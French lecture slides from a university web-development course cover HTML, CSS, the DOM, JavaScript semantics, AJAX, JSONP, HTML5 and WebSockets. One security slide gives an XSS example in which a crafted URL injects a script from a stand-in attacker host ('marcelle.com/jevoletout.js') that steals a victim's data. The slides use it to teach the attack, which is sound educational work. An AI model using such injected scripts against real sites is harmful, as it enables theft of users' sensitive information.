

DAR - Cours 4

Clients

Romain Demangeon

APR, LIP6, UPMC

09/10/2017

- ▶ **Regle 1:** la **charge du serveur** doit être non triviale.
- ▶ **Regle 2:** une partie non-négligeable du serveur doit être en **Servlets** écrits à la main..

Charge Serveur

- ▶ **Standard:** Servlets pour la génération de **page web** (HTML) (+ AJAX).
- ▶ **Intéressant:** Servlets pour la génération de **contenu structuré** (JSON) et génération de **page web** côté client.

JSP

- ▶ Utilisation possible pour la **génération de page web** côté serveur.
- ▶ Pas de "tout JSP" .

Ce qui doit être fait:

- ▶ Découpage des fonctionnalités (services/ressources).
- ▶ Décisions de structure de la base de données.
- ▶ Choix et Etude d'un hébergement.
- ▶ Prototype de serveur.

A faire cette semaine:

- ▶ Plan du site, écrans, (PoV: utilisateur)
- ▶ Structure de la partie client (PoV: programmeur).
- ▶ Découpage synchrone/asynchrone
- ▶ Prototype d'application.

- ▶ Programmes clients pour le Web.
 - ▶ transforment des adresses ou liens en requêtes HTTP.
 - ▶ reçoivent des réponses HTTP.
 - ▶ affichent le contenu des réponses HTTP.
- ▶ Ergonomie
 - ▶ destiné à des utilisateurs non-experts: simplicité.
 - ▶ mettent en page du contenu structuré: esthétique.
 - ▶ autorisent le calcul: interactivité.
- ▶ Fonctionnalités (point de vue utilisateurs):
 - ▶ avance et retour
 - ▶ arrêt et rafraîchissement
 - ▶ historique, ...

Standards

Le **W3C** définit les standards souhaités pour un navigateur (*standard-compliance*).

Parts de Marché - 09/16

Chrome	49.9%
Safari	13.3%
UC	7.8%
Firefox	7.6%
IE	7%
Opera	5.3%
Android	3.6%

Format de données pour représenter des pages web, **langage de balisage** (*markup*) pour l'écriture, la structure et la mise en page d'**hypertexte**.

- ▶ **langage de balisage**: langage d'enrichissement d'informations textuelles.
- ▶ **terminologie**:

```
<p>La saucisse est née il y a <span class="nowrap">4&#160;000</span> ou  
<span class="nowrap">5&#160;000&#160;ans</span>.  
<a href="/wiki/Hom%C3%A8re" title="Homère">Homère</a> en parlait déjà dans
```

- ▶ **Element**:

```
<a href="/wiki/Hom%C3%A8re" title="Homère">Homère</a>
```
 - ▶ **Etiquette (tag)**: a, p, span, ...
 - ▶ **Attribut**: href = "/wiki/Hom%C3%A8re", class = "nowrap"
 - ▶ **Entité de caractère**:
- ▶ **Rappel de chronologie**: 1991 (Sir Berners-Lee), HTML 4 (1997), HTML 5 (2014)

Feuilles de Style en Cascade: langage de **présentation de documents** pour XML et HTML (mais aussi XUL et SVG).

- ▶ Au départ, une volonté de séparer **structure** et **style** d'un document,
 - ▶ dans les faits: difficile de faire des CSS **génériques**.
- ▶ 5 niveaux:
 - ▶ Niveau 1 publié en **1996**: rendu **typographique** du texte,
 - ▶ Niveau 2 publié en **1998** : **préférences** utilisateurs, **représentation** des pages web, gestion des **polices** annexes,
 - ▶ succès limité.
 - ▶ Niveau 2.1 publié en **2001** (standard actuel): **errata/épuración** de CSS2,
 - ▶ Niveau 3 (en cours d'implémentation): annotations **Ruby**, **webTV**, gestion des **couleurs**,
 - ▶ Niveau 4 (en développement): extension des possibilités.

▶ Avant CSS

```
<h1><font color="red"> Chapter 1. </font></h1>
```

▶ Avec CSS (en utilisant style)

```
<link href="path/to/file.css" rel="stylesheet">  
<h1 style="color:red"> Chapter 1. </h1>
```

▶ sans utiliser style, on peut faire référence:

```
#name .class
```

```
p.commentaire {  
  font-family: sans-serif;  
  color: red;  
  background-color: #0f0;  
}
```

```
#machin { color: red}
```


```
a { text-decoration: none; }  
a:hover { text-decoration: underline; }
```

▶ blocs de règles,


- ▶ précédé de l'élément concerné,
- ▶ contenant les propriétés à appliquer.


Document Object Model

- ▶ une **API** indépendante du langage et de la plateforme pour manipuler des **documents HTML** et XML.
- ▶ permet à des **programmes/scripts** de manipuler (lire, écrire) du code HTML.
- ▶ le document HTML/XML est manipulé comme **un arbre**, dont les noeuds sont les **éléments**, **attributs** et **textes**.
- ▶ gère **les évènements** d'une page HTML.



- ▶ DOM **niveau 0** (1995): gestion des **événements** en Javascript (pas de standard propre).
- ▶ DOM **intermédiaire**(1997): guerre des navigateurs:
 - ▶ `document.layers[]` pour Netscape,
 - ▶ `document.all[]` pour IE.
- ▶ DOM **niveau 1** standard (1998): modèle complet d'un document HTML/XML (avec modification).
- ▶ DOM **niveau 2** (2000): `getElementById`, modèle d'évènements, espaces de noms XML, CSS.
- ▶ DOM **niveau 3** (2004): XPath, événements clavier, sérialisation de documents XML.
- ▶ DOM **niveau 4** (en développement).





► **racine**: DocumentObject

DOM autorise la création (et la manipulation) de **gestionnaires** (*handlers/listeners*) **d'évènements**.

- ▶ évènements **souris** (clic, survol), **clavier** (pression), **cadres HTML** (*load*), **formulaires** (soumission, focus), **toucher**, ...
- ▶ Modèles de gestion d'évènements:
 - ▶ **inlining** (DOM 0): gestionnaires d'évènements créés comme des **attributs** d'éléments
 - ▶ **traditionnel** (DOM 0): gestionnaires créés (et détruits) par des **scripts**.
 - ▶ **DOM 2**: modèle traditionnel avec **plusieurs** gestionnaires par évènements et **séparation capture/bubbling**.

Considérer 2 éléments **l'un dans l'autre**:

```
<a><b> ... </b></a>
```

Quand un évènement est déclenché sur b, deux manières de réagir:

- ▶ de l'extérieur vers l'intérieur (**capture**, 3ème argument à true).
- ▶ de l'intérieur vers l'extérieur (**bubbling**, 3ème argument à false).

La propagation peut être stoppée par `stopPropagation`.

Document

Code **HTML**:

```
<body>
  <a href="hello.html">Hello!</a>
</body>
```

Code **DOM** équivalent:

```
a = document.createElement("a");
t = document.createTextNode("Hello!");
a.setAttribute("href", "hello.html");
document.body.appendChild(a);
```

Evenements

Code **HTML** (inline):

```
<a href="..."
  onclick="alert('Hello!');">Hello</a>
```

Code **DOM 0** (traditionnel):

```
element.onclick = function() {
  alert('Hello!');
  return false;}
```

Sélecteur CSS

Utilisation de **sélecteurs CSS** pour récupérer du code DOM:

```
document.querySelector('#myheader')
document.querySelector('img[src^="http"]')
document.querySelectorAll('.mygroup')
```

Code **DOM 2**:

```
document.addEventListener(
  "click",
  function(event) {
    alert('Hello!');
    event.preventDefault();
  }, false);
```

Langage de programmation de **scripts**, orienté-objet à **prototypes** avec **typage dynamique** et **fonctions** comme citoyens de **première classe**.

- ▶ **prototypes**: objets sans classes, modelés depuis un autre objet.
 - ▶ **typage dynamique faible**: l'interpréteur gère le typage, JS est très permissif.
 - ▶ **fonctions de première classe**: les fonctions peuvent être manipulées et **créées** à l'exécution.
-
- ▶ Utilisation principale: **navigateurs**.
 - ▶ code source **téléchargé** depuis le serveur.
 - ▶ 3 couches:
 - ▶ le **langage** JavaScript (standard ECMAScript)
 - ▶ les APIs Javascript standardisées (DOM, AJAX, Canvas, ...)
 - ▶ bibliothèques JavaScript (jQuery [95% pdm], Prototype, Dojo [libre], YUI, Closure [compilateur JS → JS], ...)

1992 Apparition de C-, un langage de script léger facile d'accès.

1995 Naissance de JS à Netscape:

- ▶ proposer une **alternative** à Java pour les programmeurs webs **débutants**,
- ▶ utilisation délibéré du mot *Java*
 - ▶ similitudes dans la **syntaxe**,
 - ▶ différences dans la **sémantique**.

1996 Support JS dans **IE 3.0**.

1996 Standardisation **ECMAScript**.

- ▶ Unique langage supporté par **tous** les navigateurs,
- ▶ Partie client d'applications web:
 - ▶ JS ou un langage qui **compile vers** JS.
- ▶ Sémantique dirigée par l'**implémentation**.

- ▶ Langage initialement prévu pour **débutants**/programmeurs web.
- ▶ Spécification dirigée par l'**implémentation** (navigateurs)
- ▶ Croissance rapide des **utilisations**:
 - ▶ **accessibilité** (disponible partout),
 - ▶ **simplicité** (moins verbeux que Java),
 - ▶ **multi-paradigmes** (objets, fonctionnel, impératif).
- ▶ **Sémantique** incroyablement technique:
 - ▶ typage très **permissif**,
 - ▶ **raccourcis** compliquant la sémantique,
 - ▶ **héritage** et **surcharge** atypiques,
 - ▶ **optimisations** cachées.
- ▶ Programmer JS **vs.** Bien programmer en JS.
- ▶ **Cours 06** et **07**

- ▶ [spécification](#) officielle.
- ▶ [écrite en anglais](#).
- ▶ environ [250](#) pages.

12.6.2 The while Statement

The production `IterationStatement : while (Expression) Statement` is evaluated as follows

1. Let `V` = empty.
2. Repeat
 - a. Let `exprRef` be the result of evaluating `Expression`.
 - b. If `ToBoolean(GetValue(exprRef))` is false, return (normal, `V`, empty).
 - c. Let `stmt` be the result of evaluating `Statement`.
 - d. If `stmt.value` is not empty, let `V` = `stmt.value`.
 - e. If `stmt.type` is not `continue` || `stmt.target` is not in the current label set, then
 - i. If `stmt.type` is `break` and `stmt.target` is in the current label set, then
 1. Return (normal, `V`, empty).
 - ii. If `stmt` is an abrupt completion, return `stmt`.

A Trusted Mechanised JavaScript Specification, Bodin, Charguéraud, Filaretti, Gardner, Maffeis, Naudžiunien, Schmitt, Smith

JSCert / JSRef

Formalisation de ECMAScript 5 en **Coq** avec **interpréteur**.

- ▶ Spécification JSCert **écrite en Coq**.
- ▶ Correspondance **oculaire** entre EC5 et JSCert.
- ▶ **Extraction d'un interpréteur** en OCaml de JSCert.
- ▶ Deux composantes:
 - ▶ JSCert permet de faire des **preuves inductives**
 - ▶ JSRef permet de faire d'**exécuter** du code JS.

Exemples d'utilisation de while.

```
> eval("a: while(1){ while(1){ break a; }}")
< undefined
> eval("a: while(1){ while(1){ y=2; break a; }}")
< 2
> eval("a: while(1){ x=3; while(1){ y=2; break a; }}")
< 2
> eval("a: while(1){ x=3; while(1){ break a; }}")
< 3
```

- ▶ Manipulation de triplets de complétion
 - ▶ un **type**: normal, break, continue, ...
 - ▶ une **valeur**: résultat.
 - ▶ une **étiquette**: pour break et continue.

Spécification JSCert du while:

red_while_1

$$\frac{\text{stat_while_1 } L \ e1 \ t2 \ \text{resvalue_empty} / S/C \Downarrow_s \ o}{\text{stat_while } L \ e1 \ t2 / S/C \Downarrow_s \ o}$$

red_while_2b'_false

$$\frac{\text{stat_while_2 } L \ e1 \ t2 \ \text{rv } (\text{vret } S \ \text{false}) / _ / C}{\Downarrow_s \ \text{out_ter } S \ \text{rv}}$$

red_while_2d

$$\text{rv}' = \left(\begin{array}{l} \text{If } \text{res_value } R \neq \text{resvalue_empty} \\ \text{then } \text{res_value } R \ \text{else } \text{rv} \end{array} \right)$$

$$\frac{\text{stat_while_4 } L \ e1 \ t2 \ \text{rv}' \ R / S/C \Downarrow_s \ o}{\text{stat_while_3 } L \ e1 \ t2 \ \text{rv } (\text{out_ter } S \ R) / _ / C \Downarrow_s \ o}$$

red_while_2e_true

$$\frac{\neg(\text{res_type } R = \text{restype_continue} \wedge \text{res_label_in } R \ L)}{\text{stat_while_5 } L \ e1 \ t2 \ \text{rv } R / S/C \Downarrow_s \ o}$$

$$\frac{\neg(\text{res_type } R = \text{restype_continue} \wedge \text{res_label_in } R \ L)}{\text{stat_while_4 } L \ e1 \ t2 \ \text{rv } R / S/C \Downarrow_s \ o}$$

red_while_2e_i_true

$$\frac{\text{res_type } R = \text{restype_break} \wedge \text{res_label_in } R \ L}{\text{stat_while_5 } L \ e1 \ t2 \ \text{rv } R / S/C \Downarrow_s \ \text{out_ter } S \ \text{rv}}$$

red_while_2e_ii_false

$$\frac{\text{res_type } R \neq \text{restype_normal}}{\text{stat_while_6 } L \ e1 \ t2 \ \text{rv } R / S/C \Downarrow_s \ \text{out_ter } S \ R}$$

red_while_2a_2b

$$\frac{\text{spec_expr_get_value_conv } \text{spec_to_boolean } e1 / S/C \Downarrow_i \ y1}{\text{stat_while_2 } L \ e1 \ t2 \ \text{rv } y1 / S/C \Downarrow_s \ o}$$

$$\frac{\text{spec_expr_get_value_conv } \text{spec_to_boolean } e1 / S/C \Downarrow_i \ y1}{\text{stat_while_1 } L \ e1 \ t2 \ \text{rv} / S/C \Downarrow_s \ o}$$

red_while_2b'_true_2c

$$\frac{t2 / S/C \Downarrow_s \ o1 \quad \text{stat_while_3 } L \ e1 \ t2 \ \text{rv } o1 / S/C \Downarrow_s \ o}{\text{stat_while_2 } L \ e1 \ t2 \ \text{rv } (\text{vret } S \ \text{true}) / _ / C \Downarrow_s \ o}$$

red_while_2e_false

$$\text{res_type } R = \text{restype_continue} \wedge \text{res_label_in } R \ L$$

$$\frac{\text{stat_while_1 } L \ e1 \ t2 \ \text{rv} / S/C \Downarrow_s \ o}{\text{stat_while_4 } L \ e1 \ t2 \ \text{rv } R / S/C \Downarrow_s \ o}$$

red_stat_exception

$$\text{out_of_ext_stat } t = \text{Some } o \quad \text{abort } o$$

$$\frac{\neg(\text{abort_intercepted_stat } t)}{t / S/C \Downarrow_s \ o}$$

red_while_2e_i_false

$$\neg(\text{res_type } R = \text{restype_break} \wedge \text{res_label_in } R \ L)$$

$$\frac{\text{stat_while_6 } L \ e1 \ t2 \ \text{rv } R / S/C \Downarrow_s \ o}{\text{stat_while_5 } L \ e1 \ t2 \ \text{rv } R / S/C \Downarrow_s \ o}$$

red_while_2e_ii_false

$$\text{res_type } R = \text{restype_normal}$$

$$\frac{\text{stat_while_1 } L \ e1 \ t2 \ \text{rv} / S/C \Downarrow_s \ o}{\text{stat_while_6 } L \ e1 \ t2 \ \text{rv } R / S/C \Downarrow_s \ o}$$

Sémantique (III)

Code JSRef du while:

```
Definition run_stat_while runs S C rv labs e1 t2 : result :=
  if_spec (run_expr_get_value runs S C e1) (fun S1 v1 =>
    Let b := convert_value_to_boolean v1 in
    if b then
      if_ter (runs.runs_type_stat S1 C t2) (fun S2 R =>
        Let rv' := ifb res_value R ≠ resvalue_empty
          then res_value R else rv in
        Let loop := fun _ => runs.runs_type_stat_while S2 C rv'
          labs e1 t2 in
        ifb res_type R ≠ restype_continue
          ∨ res_label_in R labs
        then (ifb res_type R = restype_break
          ∧ res_label_in R labs
          then res_ter S2 rv'
          else (ifb res_type R ≠ restype_normal
            then res_ter S2 R else loop tt))
        else loop tt)
      else res_ter S1 rv).
```

```
Definition run_stat runs S C t : result :=
  match t with
  | stat_while ls e1 t2 =>
    runs.runs_type_stat_while S C ls e1 t2 resvalue_empty ...
```


Utilité

Bugs trouvés dans la spécification.

Asynchronous Javascript And Xml

Architecture informatique permettant de construire des applications web asynchrones, du côté client (XML/JSON).

- les scripts peuvent envoyer vers et recevoir depuis un serveur de manière asynchrone (en tâche de fond) sans recharger l'affichage et le comportement complet de la page actuelle.



Histoire d'Ajax

- ▶ **années 1990**: les sites Webs sont basées sur l'envoi de pages HTML complètes.
 - ▶ problèmes de **bandes passante** (toute la page est renvoyée à chaque requête)
- ▶ **1996**: étiquettes **iframe** dans Internet Explorer (plusieurs sous-documents indépendants dans une page).
- ▶ **1998**: **XMLHttpRequest**: objet **JavaScript** qui permet d'obtenir des données (XML, JSON, ...) avec des requêtes HTTP
- ▶ **1999**: utilisation de XMLHTTP pour mettre à jour les **nouvelles et les cours de bourses** sur la page par défaut d'IE.
- ▶ **années 2000**: utilisation de plus en plus courante: **Outlook WebApp** (2000), **GMail** (2004), **Google Maps** (2005).
- ▶ **2005**: première utilisation du terme **AJAX**: article sur les pages web Google
- ▶ **2006**: brouillon pour un standard W3C.

Exemple de Code AJAX

```
var xhr = new XMLHttpRequest();
xhr.open('get', 'http://example/method');

xhr.onreadystatechange = function() {
  if (xhr.readyState === 4) {
    if(xhr.status === 200){
      alert(Success: ' + xhr.responseText);
    } else {
      alert('Error: ' + xhr.status);
    }
  }
}

xhr.send(null);
```

- ▶ `xhr` est un objet `XMLHttpRequest()` qui envoie une requête GET au serveur,
- ▶ quand l'état de la requête change (code 4 = requête terminée), on affiche un résultat.

Exemple de Code AJAX (II)

```
<!DOCTYPE html>
<html lang="fr">
  <head>
    <meta charset="UTF-8">
    <title></title>
    <link rel="stylesheet" media="screen" href="style.css">
    <script src="http://code.jquery.com/jquery-1.6.2.min.js"></script> <!-- bibliothèque JQuery -->
    <script src="script.js"></script> <!-- La source qui contient le code d'envoi en Ajax -->
  </head>
  <body>
    <form method="post" action="add.php"> <!-- Formulaire envoyé par la méthode POST -->
      <fieldset>
        <legend>Choisissez deux nombres entiers</legend>
        <p><label>a = <input name="a" type="number" required></label></p> <!-- Premier nombre -->
        <p><label>b = <input name="b" type="number" required></label></p> <!-- Deuxième nombre -->
      </fieldset>
      <fieldset>
        <legend>Résultat</legend>
        <p id="result"></p> <!-- Le résultat sera placé ici -->
      </fieldset>
      <p><button>Soumettre</button></p> <!-- Bouton de soumission -->
    </form>
  </body>
</html>
```

- ▶ code HTML d'une page contenant un formulaire.

Exemple de Code AJAX (II)

```
$(document).ready(OnReady); // Abonne le callback à exécuter lorsque tout le DOM est chargé

function OnReady(){
    $("form").submit(OnSubmit); // Abonne un callback à l'évènement "submit" du formulaire
}

function OnSubmit(data){
    $.ajax({
        type: $(this).attr("method"), // Récupère la méthode d'envoi du formulaire, ici "POST"
        url: $(this).attr("action"), // Récupère l'url du script qui reçoit la requête, ici "add.php"
        data: $(this).serialize(), // Fabrique la "query string" contenant les deux nombres
        success: OnSuccess // Callback qui récupère la réponse du serveur
    });
    return false; // Annule l'envoi classique du formulaire
}

function OnSuccess(result){
    $("#result").html(result); // Insère le résultat dans la balise d'id "result"
}
```

- ▶ code du script JQuery pour l'envoi et la réception

```
<?php
print($_POST["a"] + $_POST["b"]); // Envoi au client le résultat du calcul de a + b
?>
```

- ▶ code PHP sur le serveur.

AJAX: Réponses XML ou réponses JSON

- ▶ Contient "XML" dans son nom, mais plus souvent utilisé avec **JSON**

- ▶ **Réponse XML:**

```
xhr.responseType = "document";  
xhr.responseXML.documentElement
```

- ▶ **Réponse JSON:**

```
xhr.responseType = "json";  
eval(xhr.responseText)
```

- ▶ problèmes de **sécurité** (évaluation vs. récupération).

Same-Origin Policy

Les requêtes AJAX (plus généralement, l'exécution de scripts) ne peuvent être faites que sur des URLs du **même domaine** (hôte et port) que la page.

- ▶ Utile pour communiquer avec le serveur, mais pas avec des **APIs tierces**.
- ▶ Pour utiliser des appels externes:
 - ▶ **JSONP**,
 - ▶ **Messages** (HTML 5),
 - ▶ utiliser le serveur comme un **proxy**.

Avantages et Inconvénients d'Ajax

Avantages de l'asynchronie:

- ▶ gain de **temps** (réactivité),
- ▶ gain de **bande passante**,
- ▶ **modularité**.
- ▶ ne nécessite plus le **rechargement** de la page.

Inconvénients d'AJAX:

- ▶ limitation du **même origine**.
- ▶ comportement du bouton "**précédent**" et l'historique (→ HTML5)
- ▶ asynchronie et connexions **lentes** (réponses arrivant trop tard)
- ▶ seuls les **navigateurs** exécutent du JS
- ▶ code **compliqué**, difficile à déboguer.
- ▶ **accessibilité** (navigateurs vocaux).

JSON avec *Padding* (JSONP)

Alternative à AJAX autorisant les applications à faire des requêtes sur un serveur dans un domaine **différent** de la page principale.

- ▶ autorise les navigateurs à ne pas appliquer la *SOP* sur certains champs `<script>`

- ▶ On dispose d'une URL qui retourne du JSON

```
http://saucisse.com/Chanteur/42  
{ "Id" : 42, "Prenom" = "Annie", "Nom"="Cordy"}
```

- ▶ Si on utilise la réponse **en tant que script**, le navigateur renvoie une erreur (un objet n'est pas **accessible tel quel** en JS)

```
<script type="application/javascript"  
  src="http://saucisse.com/Chanteur/42"> </script>
```

- ▶ On enrobe alors le résultat dans **un futur** (fonction de rappel)

```
<script type="application/javascript"  
  src="http://saucisse.com/Chanteur/42?jsonp=traiterReponse"> </script>
```

- ▶ On récupère le résultat comme argument du futur (déjà existant dans l'environnement JS), qui est **exécuté**

```
traiterReponse({ "Id" : 42, "Prenom" = "Annie", "Nom"="Cordy"});
```

- ▶ les *frameworks* JavaScript proposent une **intégration transparente** de JSONP, par exemple en jQuery;

```
$ .ajax({url : 'http://query.yahooapis.com/v1/public/yql',
  dataType : 'jsonp',
  jsonp : 'callback',
  data: {
    q: "select title,abstract,url from search.news where query=\"cat\"",
    format: "json"
  }
  success : function(data){console.log(data)}});
```


- ▶ JSONP requiert un **champ script** pour fonctionner:
 - ▶ le champ peut être créé dynamiquement (e.g. par jQuery) par une manipulation DOM (**injection**)
 - ▶ une fois injecté, le navigateur **évalue** l'élément, fait un **GET**, **récupère** le contenu et l'évalue dans l'environnement **local**.
- ▶ ne fonctionne correctement qu'avec **GET**.
- ▶ ne peut accéder aux **en-têtes HTTP**.
- ▶
 - ▶ appeler du code JS depuis un serveur tiers permet à celui-ci d'injecter **n'importe quel code**
 - ▶ une faille dans le serveur permet l'injection de code venant de **n'importe où** (en-tête ContentSecurityPolicy)
 - ▶ **Cross-Site Scripting**.

Attaques par Requêtes Trans-Sites (XSRF)

- ▶ aussi appelées CRSF, *one-click attack*, *session riding*
- ▶ **attaques** d'un site, initiée par un utilisateur malveillant, transmises depuis un utilisateur **honnête**.
 - ▶ un tiers convainc une personne d'exécuter une requête (par mail ou chat):

```

```
 - ▶ la requête **part** du navigateur de la personne honnête.



Scriptage Trans-Sites (XSS)

Le **Scriptage Trans-Sites** est l'**injection** malicieuse de scripts en vue de réaliser une **XSRF**.


- ▶ **Alice** se rend souvent sur le site de **Bob**.
 - ▶ il contient des **données sensibles** (informations bancaires)
 - ▶ il est protégé par **authentification**
- ▶ **Marcelle** se rend compte que
 - ▶ quand on cherche à accéder à une **URL inexistante** du site de Bob, on récupère dans la réponse le texte de la requête
 - ▶ `GET http://sitedebob.com?q=saucisse`
"pas trouvé saucisse"
- ▶ **Marcelle** fabrique une URL contenant une **balise script**:
 - ▶ `http://sitedebob.com?q=saucisse <script src=marcelle.com/jevoletout.js`
 - ▶ **Marcelle** convainc **Alice** de **cliquer** sur l'URL
 - ▶ la requête arrive sur le site de **Bob** qui renvoie:
"pas trouvé saucisse"
 - ▶ le **navigateur d'Alice** exécute le script de **Marcelle** comme s'il venait de **Bob**
 - ▶ le **script** récupère des **informations sensibles** sur le site de **Bob** et les envoie à **Marcelle**

HTML 5 est la nouvelle version d'HTML qui remplace HTML 4.01 et XHTML 1.1

- ▶ nombreuses APIs (couche application),
- ▶ soutien du script DOM,
- ▶ algorithmes poussés de gestion de pages syntaxiquement incorrectes.
- ▶ inclusion d'éléments media (video, audio, SVG)

HTML5

Taxonomy & Status on January 20, 2013



- ▶ Etiquettes **sémantiques** (remplace `<object>`)
- ▶ **canvas**: rendu **scriptable** d'image 2D ou BMP
- ▶ Video,
- ▶ **Géolocalisation**,
- ▶ *Drag n' drop*,
- ▶ Gestion de **l'historique** (gère les problèmes avec l'asynchronie),
- ▶ **Hors-ligne**,
- ▶ **Formulaires** améliorés.

Implémentations (Score):

Chrome: 507 Firefox: 467 Internet Explorer: 376 Opera: 496 Safari: 397

- ▶ Remplacements **sémantiques** de `<div>` et ``:
`<nav>` `<header>` `<footer>` `<section>` `<hgroup>`
`<article>` `<aside>` `<time>` `<mark>`
- ▶ Remplacements **sémantiques** de `<object>`
`<audio>` `<video>`
- ▶ Remplacements d'étiquettes de **style**:
`` `<center>` `<strike>` `<tt>`

- ▶ Nouveaux types d'*input*: couleur, date, email, mois, semaine, nombre, recherche, tel, url

```
<input type="color" name="favcolor">
```

```
<input type="number" name="quantity" min="1" max="5">
```

- ▶ Nouveaux *attributs* d'*inputs*: autocomplétion, autofocus, multiple, min et max, requis
- ▶ Nouveaux *éléments*:
<datalist> <keygen> <output>

Asymétrie de HTTP

- ▶ Protocoles HTTP (dont AJAX) **asymétriques**:
 - ▶ le **client** a toujours l'**initiative**
- ▶ Certaines applications utilisent un serveur qui envoie **de lui-même** des informations.
 - ▶ notifications dans un site web,
 - ▶ messages dans un chat,
 - ▶ jeux en ligne, ...
- ▶ **Méthodes** d'implantation:
 - ▶ requêtes **périodiques** du client.
 - ▶ une seule requête du client, mais réponse "**infinie**" du serveur.
 - ▶ **Comet**
 - ▶ **streaming**: utiliser le rendu incrémental de l'HTML dans un seul cadre.
 - ▶ **long polling**: requête AJAX, relancée en cas de succès.

Les **WebSockets** sont un protocole de communication par canaux *full duplex* sur une unique connexion TCP. (**RFC 6455**)

- ▶ initie un **flux** de messages.
- ▶ seuls points communs avec HTTP:
 - ▶ utilise HTTP pour l'*handshake*, interprété par le serveur HTTP comme une requête *Upgrade*.
 - ▶ utilise le port **80** par défaut.

Requête HTTP:

```
GET /mychat HTTP/1.1
Host: server.example.com
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Key: x3JJHMbDL1EzLkh9GBhXDw==
Sec-WebSocket-Protocol: chat
Sec-WebSocket-Version: 13
Origin: http://example.com
```

Réponse HTTP:

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: H5mrc0sM1YukAGmm50Pg2HaGwk=
Sec-WebSocket-Protocol: chat
```

Implantation des Websockets

API [client](#) en Javascript

```
var connection = new WebSocket('ws://.../echo',
    ['soap', 'xmpp']);

connection.onopen = function () {
    connection.send('Ping');
};

connection.onerror = function (error) {
    console.log('WebSocket Error ' + error);
};

connection.onmessage = function (e) {
    console.log('Server: ' + e.data);
};
```

Implantation [serveur](#):

- ▶ Java: [Jetty](#)
- ▶ Node.js: [ws](#), [WebSocket-Node](#)
- ▶ Python: [pywebsocket](#)

- ▶ **Arbre** du DOM: navigation et modification **faciles** mais pas forcément **rapides** (hauteur de l'arbre).
- ▶ Implémentation des **handlers** fastidieuse.
- ▶ **Virtual DOM**: abstraction du DOM.
- ▶ **Idée**:
 1. **Distinguer** la définition d'un composant du DOM et son affichage.
 2. **Considérer** un état pour les composant.
 3. **Rafraichir** un composant à chaque modification de état.
- ▶ **Points forts** d'une implantation:
 - ▶ Ne travaille que par *diff* du DOM.
 - ▶ Groupe les écritures/lectures du DOM (au reaffichage).
 - ▶ Modifie rapidement les sous-arbres.

React

